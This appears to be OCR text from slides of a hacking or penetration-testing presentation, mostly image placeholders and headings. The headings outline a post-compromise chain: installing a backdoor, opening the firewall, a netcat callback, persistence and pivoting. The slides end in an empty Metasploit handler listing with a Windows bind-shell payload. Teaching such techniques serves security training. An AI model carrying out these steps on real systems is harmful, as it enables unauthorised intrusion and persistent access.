


We're In!




So you got in my computer, what's the big deal?


Let’s Start With a Backdoor…




Now We'll Punch a Hole in the Firewall..



Netcat is Calling…




We Have a Manual Backdoor…



To persist or not to persist…that is the question!

We Automate Our Backdoor & Persist!




We persist! Now what?

Now we can use our Victim to Pivot

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
